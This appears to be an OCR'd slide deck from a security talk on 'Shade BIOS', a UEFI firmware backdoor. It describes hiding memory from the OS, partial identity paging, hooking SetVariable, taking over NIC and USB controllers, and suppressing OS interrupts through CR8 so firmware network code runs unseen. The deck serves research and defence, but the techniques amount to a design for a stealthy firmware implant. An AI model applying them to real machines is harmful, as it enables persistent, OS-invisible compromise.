
=> **Problem**: during runtime, OS uses this EfiConventionalMemory…

Solution: Reserve portions of EfiConventionalMemory for BIOS use at runtime

- Deceive the OS to think those as RuntimeServicesCode/Data
  - OS avoids using RuntimeServicesCode/Data region
- Remove OS-used ConventionalMemory from the actual memory map

=> Only the reserved ConventionalMemory is used for BIOS memory allocation

1: Runtime Memory Management



OS Loader

gBS->GetMemoryMap()

DxeCore

EfiRuntimeServicesData <= **EfiConventionalMemory**

Don't let OS use
(Save it for runtime BIOS)

EfiBootServicesCode

EfiBootServicesData

EfiRuntimeServicesCode

Let OS use <= **EfiConventionalMemory**

…

Memory Map Copy

EfiBootServicesCode
Start = 0x40000000
End = 0x50000000

EfiConventionalMemory
Start = 0x00000000
End = 0x40000000

Keep this linked so the allocator will use this region

gMemoryMap

EfiBootServicesData
Start = 0x50000000
End = 0x60000000

EfiConventionalMemory
Start = 0x7F000000
End = 0x80000000

Actual Memory Map

Unlink it because OS will use this

2: Virtualized Memory

- **Problem**: Non-runtime BIOS code assumes physical addresses
  - Have global pointers that holds physical addresses
  - Access hard-coded physical addresses

- Create identity page table and set it to CR3 ?
  => No. Current instructions execute on virtual addresses

- **Solution**: Use Partial Identity Mapping [OromBackdoor]
  - Runtime DXE drivers use high canonical virtual address and don’t require PML4[0]
  - On the other hand, identity paging only uses PML4[0]
  - Swap only PML4[0] in the current page table

=> Runtime DXE driver runs on **virtual address** normally and
switches to identity map only when accessing **physical address !**

3: Boot-time-only Resources

Freed Tables

- Problem: Parts of EFI_SYSTEM_TABLES and EFI_BOOT_SERVICES are deallocated
- Solution: Copy during boot, restore in runtime :)

UEFI Variables


- Problem: Retained modules will try to r/w UEFI variables without RT attributes
- Solution: Hook gRT->SetVariable(), add RT attributes, and save it to the new variable
  - Copy it during boot time for variables that are only set at boot time

4: Device Settings

Driver Settings

- For example, USB host controller stores the memory address of command ring in its CRC register
- Driver sets this by preparing the ring in memory and writing the base address to this register

Problem: OS device drivers reinitialize the device by overwriting these registers



Solution: Overwrite device registers from UEFI drivers and seize control without device-specific code! (Not knowing the registers of the device)

4: UEFI Driver Model

```
EFI_HANDLE
ControllerHandle
```

NIC
(Network Interface Card)

```
gBS->ConnectController(
  ControllerHandle
);
```

```
gBS->DisconnectController(
  ControllerHandle
);
```

```
HttpDxe
DriverBinding->Start() {
  // Init device
  // Install HttpServiceBindingProtocol
}
DriverBinding->Stop() {
  // Reset device
  // Uninstall HttpServiceBindingProtocol
}
```

TcpDxe

Ip4Dxe

MnpDxe

SnpDxe


UNDI

UEFI Network Driver Stack


4: Hijacking Device Control

Only 2 steps!

1. gBS->DisconnectController() to reset the device
2. gBS->ConnectController() to initialize the device for BIOS (and install protocols)



gBS->DisconnectController(UsbHcHandle);



gBS->ConnectController(UsbHcHandle);

4: Returning Control to the OS

After the BIOS malbehavior is done, we have to return the device control to the OS

Self-repairing OS Drivers

- No need for manual restoration — OS device drivers often auto-recover
  - Example: If you used NIC, it drops connection briefly but regains it within ~3 minutes

Manual Restoration Challenges

- Copying the entire MMIO space and pasting for restoration won’t work because some registers trigger device actions (not just hold data)
- You have to know what device the target is using and read device specification to put the settings back correctly

=> Makes the backdoor device-dependent...

=> This “device control return problem” is a key hurdle for Shade BIOS

5: Exclusive Control

Shade BIOS modifies paging and device settings
=> Must exclude OS code when running BIOS code

Suppressing Interrupts

- BIOS→OS happens when interrupt occurs — so suppress them
- CLI/STI instructions are unreliable
  - There are lots of CLI/STI inside BIOS code (Single STI re-enables interrupts)

⇒ Prefer setting CR8 (Task Priority Register) = 0xF (max value) to block all external interrupts


What about the interrupts for BIOS ?

- UEFI BIOS only uses timer interrupts (for timer events registered by gBS->SetTimer())
- UEFI drivers often rely on polling, and most work properly without interrupts actually
- But, we can iterate the list of timer events and signal them manually to emulate interrupt


⇒ Just use OS IDT and emulate interrupt (timer events) for BIOS

5: Emulating Interrupts (Timer Events)

① UEFI network drivers will register some timer events



```
Status = gHttpProtocol->Request(
    gHttpProtocol,
    &RequestToken
  );
Print(L"HttpProtocol->Request sent %r\r\n", Status);

while(!gRequestCallbackComplete) {
  WaitForCompletion();
}
```



Timer Interrupt Behavior

- Timer interrupts advance SystemTime
- Events with “TriggerTime < SystemTime” have their NotifyFunction invoked

② All of the events are triggered regardless of TriggerTime

